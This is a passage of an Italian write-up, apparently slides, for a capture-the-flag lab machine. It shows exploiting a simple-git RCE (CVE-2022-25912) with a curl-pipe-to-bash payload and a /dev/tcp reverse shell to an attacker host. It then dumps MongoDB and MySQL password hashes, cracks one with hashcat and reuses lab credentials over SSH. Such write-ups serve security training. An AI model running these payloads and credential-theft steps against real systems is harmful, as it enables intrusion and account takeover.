W/"39-JvIszaBpa9sgziENRa2ThiyccCTc" 11 12 { "Status": "Success", "Message": "Message Sent Successfully" }						



Target Exploitation

Form Contact US

Server HTTP in ascolto sulla macchina attaccante

```
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Greetings!.%20How%20can%20i%20help%20you%20today%20 ?.%20You%20can%20type%20help%  
o%20see%20some%20builtin%20commands HTTP/1.1" 501 -  
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')  
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Hello,%20I%20am%20Admin.Testing%20the%20Chat%20Application HTTP/1.1" 501 -  
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')  
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Write%20a%20script%20for%20%20dev-git-auto-update.chatbot.htb%20to%20work%20prop  
y HTTP/1.1" 501 -  
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')  
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Write%20a%20script%20to%20automate%20the%20auto-update HTTP/1.1" 501 -  
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')  
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Message%20Sent:%3Cbr%3Ehistory HTTP/1.1" 501 -  
10.10.11.6 - - [12/Jun/2024 09:53:20] code 501, message Unsupported method ('OPTIONS')
```

Greetings!. How can i help you today?. You can type help to see some builtin commands

Hello, I am Admin. Testing the Chat Application

Write a script for **dev-git-auto-update.chatbot.htb** to work properly

Write a script to automate the auto-update

History

Target Exploitation

Form Contact US

Al dominio dev-git-auto-update.chatbot.htb non è associato nessun IP pubblico

Quindi è stato aggiunto al file /etc/hosts associandolo all'IP di FormulaX

```
(kali㉿kali)-[~]
$ dig dev-git-auto-update.chatbot.htb

; <<>> DiG 9.19.21-1+b1-Debian <<>> dev-git-auto-update.chatbot.htb
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NXDOMAIN, id: 9068
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;dev-git-auto-update.chatbot.htb. IN A

;; AUTHORITY SECTION:
. 10556 IN SOA a.root-servers.net. nstld.

;; Query time: 8 msec
;; SERVER: 193.205.160.3#53(193.205.160.3) (UDP)
;; WHEN: Thu Jul 20 14:44:10 UTC 2023
;; MSG SIZE
```

Under Development - Git Auto Report Generator

Enter Remote Git Url


GET REPORT

Made with ❤ by Chatbot Using simple-git v3.14

Target Exploitation

Dominio ...update.chatbot.htb

Il package simple-git versione < 3.15.0 è vulnerabile al Remote Code Execution quando è abilitato il protocollo di trasporto ext, il che lo rende sfruttabile usando il metodo clone()




CVSS scores for CVE-2022-25912						
Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
8.1	HIGH	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	2.2	5.9	Snyk	

Target Exploitation

Dominio ...update.chatbot.htb

1.Creazione di un file HTML al cui interno c'è il comando bash per abilitare una reverse shell

2.Avvio si un server HTTP sulla macchina attaccante



Target Exploitation

Dominio ...update.chatbot.htb

3. Avvio della porta 1919 in listening

4. Invio del comando:

```
ext::sh -c curl% http://10.10.16.62:80| bash
```

1

```
File Actions Edit View Help  
└$ cat index.html  
bash -i >& /dev/tcp/10.10.16.62/1919 0>&1  
└$ (kali㉿kali)-[~/repo]
```

2

```
File Actions Edit View Help  
└$ sudo python -m http.server -d . -b 10.10.16.62 80  
Serving HTTP on 10.10.16.62 port 80 (http://10.10.16.62:80/) ...  
10.10.11.6 - - [13/Jun/2024 09:41:53] "GET /index.sh HTTP/1.1" 200 -  
10.10.16.62 - - [13/Jun/2024 09:42:52] "GET / HTTP/1.1" 200 -  
10.10.16.62 - - [13/Jun/2024 09:42:58] "GET /index.sh HTTP/1.1" 200 -  
10.10.11.6 - - [13/Jun/2024 09:44:51] "GET / HTTP/1.1" 200 -  
10.10.11.6 - - [13/Jun/2024 09:45:01] "GET / HTTP/1.1" 200 -  
10.10.11.6 - - [13/Jun/2024 09:45:31] "GET / HTTP/1.1" 200 -  
└$ (kali㉿kali)-[~/repo]
```

3

```
File Actions Edit View Help  
└$ sudo rlwrap -cAr nc -lvp 1919  
listening on [any] 1919 ...  
connect to [10.10.16.62] from dev-git-auto-update.chatbot.htb [10.10.11.6] 57048  
bash: cannot set terminal process group (1261): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@formulaX:~/git-auto-update$
```

4

ext::sh -c curl% http://10.10.16.62

GET REPORT

SyntaxError: JSON.parse:
unexpected character at line 1
column 1 of the JSON data

Made with by Chatbot Using simple-git v3.14

5

Target Post-Exploitation

Horizontal Privilege escalation

Analizzando le cartelle che contengono il codice sorgente dell'applicazione si scoprono i file che gestiscono il database “testing” utilizzando MongoDB come DBMS

```
www-data@formulaX:~/app/configuration$ cat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
    try{
        const DB_OPTIONS={
            dbName : "testing"
        }
        mongoose.connect(URL_DATABASE,DB_OPTIONS)
        console.log("Connected Successfully TO Database")
    }catch(error){
        console.log(`Error Connecting to the ERROR ${error}`);
    }
}
```

Target Post-Exploitation

Horizontal Privilege escalation

Esecuzione dei comandi:

1. *mongo* per accedere alla shell di MongoDB
2. *use testing* per utilizzare il database utilizzato dall'applicazione
3. *show collections* mostra le collection messages e users
4. *db.users.find()* mostra gli utenti con le loro credenziali

```
db.users.find()
{ "_id": ObjectId("648874de313b8717284f457c"), "name": "admin", "email": "admin@chatbot.htb", "password": "$2b$10$vSrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms": true, "value": true, "authorization_token": "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOii2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLCJpYXQiOjE3MTgyODkxOTJ9.dN0lM8J3ipFXIF2NYQeg-WFPwPssVeBi3_u2MX3TkRM", "__v": 0 }
{ "_id": ObjectId("648874de313b8717284f457d"), "name": "frank_dorky", "email": "frank_dorky@chatbot.htb", "password": "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms": true, "value": true, "authorization_token": " ", "__v": 0 }
```

Per ogni utente è presente il nome e l'email in chiaro e l'hash della password

Target Post-Exploitation

Horizontal Privilege escalation

- Il cracking della password dell'admin ha fallito
- La password dell'utente frank_dorky è: manchesterunited
- frank_dorky non ha permessi elevati

```
hashcat -m 3200 hash frank_dorky.txt /usr/share/wordlists/rockyou.txt.gz
```

```
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6 manchesterunited
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: $2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s
Time.Started...: Thu Jun 13 11:39:38 2024 (1 min, 14 secs)
Time.Estimated...: Thu Jun 13 11:40:52 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 38 H/s (3.49ms) @ Accel:3 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
Progress.....: 2799/14344385 (0.02%)
Rejected.....: 0/2799 (0.00%)
Restore.Point...: 2790/14344385 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: dougie → mercury
Hardware.Mon.#1..: Util: 70%

Started: Thu Jun 13 11:38:37 2024
Stopped: Thu Jun 13 11:40:53 2024
```

```
(kali㉿kali)-[~]
$ ssh frank_dorky@10.10.11.6
frank_dorky@10.10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic)
Pseudo-terminal will not be allocated because no session was requested.
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
This system has been minimized by removing packages and
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-data/2024-06-13T12:00+00:00/ubuntu-22.04/main/installer-amd64/amd64/Release

Last login: Thu Jun 13 15:52:10 2024 from 10.10.16.62
frank_dorky@formulaX:~$ sudo -v
Sorry, user frank_dorky may not run sudo on formulaX.
frank_dorky@formulaX:~$
```

Target Post-Exploitation

Horizontal Privilege escalation

- LinPEAS ha riportato cinque vulnerabilità che potrebbero causare una privilege escalation
- Testandole con Metasploit e con metodi manuali non risultano sfruttabili

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-0847] DirtyPipe
  Details: https://dirtpipe.cm4all.com/
  Exposure: less probable
  Tags: ubuntu=(20.04|21.04),debian=11
  Download URL: https://haxx.in/files/dirtypipez.c
[+] [CVE-2021-4034] PwnKit
  Details: https://www.qualys.com/2022/01/25/cve-2021-4
  Exposure: less probable
  Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debi
  Download URL: https://codeload.github.com/berdav/CVE-
[+] [CVE-2021-3156] sudo Baron Samedit
  Details: https://www.qualys.com/2021/01/26/cve-2021-3
  Exposure: less probable
  Tags: mint=19,ubuntu=18|20, debian=10
  Download URL: https://codeload.github.com/blasty/CVE-
[+] [CVE-2021-3156] sudo Baron Samedit 2
  Details: https://www.qualys.com/2021/01/26/cve-2021-3
  Exposure: less probable
  Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9
  Download URL: https://codeload.github.com/worawit/CVE-
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
  Details: https://google.github.io/security-research/p
  Exposure: less probable
```

<https://github.com/ly4k/PwnKit>

<https://github.com/tukru/CVE-2021-22555>

<https://github.com/0xdevil/CVE-2021-3156>

<https://github.com/berdav/CVE-2021-4034>

<https://www.exploit-db.com/exploits/50689>

<https://github.com/mebeim/CVE-2021-4034>

```
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > show options
Module options (exploit/linux/local/cve_2022_0847_dirtypipe):
  Name          Current Setting  Required  Description
  ----          --              --          --
  COMPILE       Auto           yes        Compile on target (Accepted:
  SESSION        1              yes        The session to run this module
  SUID_BINARY_PATH /bin/passwd  no        The path to a suid binary
  WRITABLE_DIR   /tmp           yes        A directory where we can write
Payload options (linux/x64/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  ----          --              --          --
  LHOST         10.10.16.17    yes        The listen address (an interface may be
  LPORT         4444           yes        The listen port
Exploit target:
  Id  Name
  --  --
  0   Automatic
View the full module info with the info, or info -d command.
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > exploit
[*] Started reverse TCP handler on 10.10.16.17:4444
[!] SESSION may not be compatible with this module:
[!] * Unknown session arch
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Linux kernel version found: 5.15.0
[*] Writing '/tmp/.ngqdyqbrial' (35592 bytes) ...
[*] Executing exploit '/tmp/.ngqdyqbrial /bin/passwd'
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) >
```

Target Post-exploitation

Horizontal Privilege Escalation

- LinPEAS riporta anche le porte attive
 - le porte 22 e 80 servono per SSH e HTTP
 - la porta 53 non accetta connessioni
 - la porta 27017 viene utilizzata da MongoDB
 - la porta 8081 reindirizza al form di dev-git-auto-update.chatbot.htb
 - la porta 8082 reindirizza al form di login
 - la porta **3306** viene utilizzata dal DBMS MySQL
 - la porta **3000** viene utilizzata dall'applicazione web LibreNMS
 - tutte le altre non accettano connessioni

Active Ports					
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports					
tcp	0	0	127.0.0.1:3000	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:33081	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:27017	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8081	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:8082	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:44545	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp6	0	0	::: 22	::: *	LISTEN

Target Post-exploitation

Horizontal Privilege Escalation

- La porta 3306 non risulta sfruttabile, siccome le vulnerabilità rilevata da Nessus sono state scoperte di recente. Quindi non si conosce ancora un modo per sfruttarla.

CRITICAL Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : PyMySQL vulnerability (USN-6801-1)

Description

The remote Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS host has a package installed that is affected by a vulnerability as referenced in the USN-6801-1 advisory.

It was discovered that PyMySQL incorrectly escaped untrusted JSON input. An attacker could possibly use this issue to perform SQL injection attacks.

MEDIUM Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS : MySQL vulnerabilities (USN-6823-1)


Description

The remote Ubuntu 20.04 LTS / 22.04 LTS / 23.10 / 24.04 LTS host has packages installed that are affected by multiple vulnerabilities as referenced in the USN-6823-1 advisory.

Multiple security issues were discovered in MySQL and this update includes new upstream MySQL versions to fix these issues.

Target Post-exploitation Horizontal Privilege Escalation

- La porta 3000 viene utilizzata da LibreNMS



```
Users with console
frank_dorky:x:1002:1002:,:/home/frank_dorky:/bin/bash
kai_relay:x:1001:1001:Kai Relay,,,:/home/kai_relay:/bin/bash
librenms:x:999:999 :: /opt/librenms:/usr/bin/bash
root:x:0:0:root:/root:/bin/bash
```

- LinPEAS mostra altri due utenti: kai_relay e librenms

```
"db_host": "localhost",
"db_name": "librenms",
"db_user": "kai_relay",
"db_pass": "mychemicalformulaX",
"db_port": "3306",
"db_socket": ""
```

Target Post-exploitation

Vertical Privilege Escalation

- Con le credenziali di kai_relay è possibile accedere al database MySQL
- Il database viene usato da LibreNMS, non contiene informazioni utili alla privilege escalation

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run mysql://localhost
[+] 127.0.0.1:3306 - Saving HashString as Loot: mariadb.sys:
[+] 127.0.0.1:3306 - Saving HashString as Loot: root:invalid
[+] 127.0.0.1:3306 - Saving HashString as Loot: mysql:invalid
[+] 127.0.0.1:3306 - Saving HashString as Loot: librenms:*B01ADD83117B080CFE4AA796056C165F85C7EBE5
[+] 127.0.0.1:3306 - Saving HashString as Loot: kai_relay:*D7CBE80496C8CB51B870F8B863A25F521F8DA26F
[*] mysql://localhost:3306 - Scanned 1 of 2 hosts (50% complete)
[+] ::1:3306 - Saving HashString as Loot: mariadb.sys:
[+] ::1:3306 - Saving HashString as Loot: root:invalid
[+] ::1:3306 - Saving HashString as Loot: mysql:invalid
[+] ::1:3306 - Saving HashString as Loot: librenms:*B01ADD83117B080CFE4AA796056C165F85C7EBE5
[+] ::1:3306 - Saving HashString as Loot: kai_relay:*D7CBE80496C8CB51B870F8B863A25F521F8DA26F
[*] mysql://localhost:3306 - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) > █
```

Target Post-exploitation

Vertical Privilege Escalation

- Utilizzo delle credenziali di kai_relay per accedere via SSH
- Esecuzione di LinPEAS
